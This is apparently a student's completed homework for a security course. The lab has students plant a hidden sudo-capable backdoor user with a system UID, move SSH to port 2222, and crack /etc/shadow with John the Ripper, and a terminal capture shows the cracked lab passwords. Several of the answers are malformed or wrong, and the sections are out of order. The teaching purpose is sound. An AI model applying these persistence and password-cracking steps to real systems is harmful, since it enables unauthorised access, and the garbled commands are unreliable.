Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

   ```
   Useradd sysd
   ```

2. Give your secret user a password:

   ```
   Passwd sysd
   ```

3. Give your secret user a system UID < 1000:

   ```
   usermod -u 900 sysd
   ```

4. Give your secret user the same GID:

   ```
   groupmod -g 900 sysd
   ```

5. Give your secret user full sudo access without the need for a password:

   ```
   usermod -aG sudo sysd
   ```

6. Test that sudo access works without your password:

   Your bash commands here

   ```
   Ls - al
   ```

Step 2: Smooth Sailing

1. Edit the sshd_config file:

   Ssh sysadmin@192.168.6. 105 -p 2222

   Nano /etc/ssh/sshd_config

   Port 2222 (with no pound/ hashtag sign)

Step 3: Testing Your Configuration Update

1. Restart the SSH service

   Systemctl restart

2. Exit the root account:

   Exit

   Or

   SU

3. SSH to the target machine using your sysd account and port 2222:

Task completed


Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:

Please see following screenshots:

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

   John /etc/shadow



advanced features of the shell.

Getting this far is a real accomplishment. This is a huge amount of information, all of which is used by professional systems administrators almost every day.

Scenario

In this week's homework you will play the role of a hacker. You will remotely access a victim's target machine, maintain access using a backdoor, and crack sensitive passwords in the `/etc` directory.

You will be learning a lot of new concepts in this homework, and you may need to do a bit of research. This homework should be a fun, engaging hands-on introduction to maintaining access to a compromised system. You will learn about this in more depth during the pentesting units. For now, read the section below on Privilege Escalation to better understand the setup and goal of this assignment.

- **Note:** This activity is based on the "offense informs defense" philosophy. You will practice taking the role of a criminal hacker in order to better understand how exploits are carried out. Remember: to protect from attacks, you'll need to practice thinking like an attacker.

Privilege Escalation

When an attacker gains access to a machine, their first objective is always to escalate privileges to `root` (which you accomplished during your scavenger hunt activity). When

root@scavenger-hunt: /

File Edit View Search Terminal Help

```
boot   home           lib64       opt   sbin  sys        var
cdrom  initrd.img     lost+found  proc  snap  tmp        vmlinuz
dev    initrd.img.old media       root  srv   usr        vmlinuz.old
$ pwd
/
$ sudo su
[sudo] password for sysd:

You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/# su sysd
$ exit
root@scavenger-hunt:/# john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
computer         (stallman)
freedom          (babbage)
trustno1         (mitnik)
dragon           (lovelace)
lakers           (turing)
passw0rd         (sysadmin)
Goodluck!        (student)
```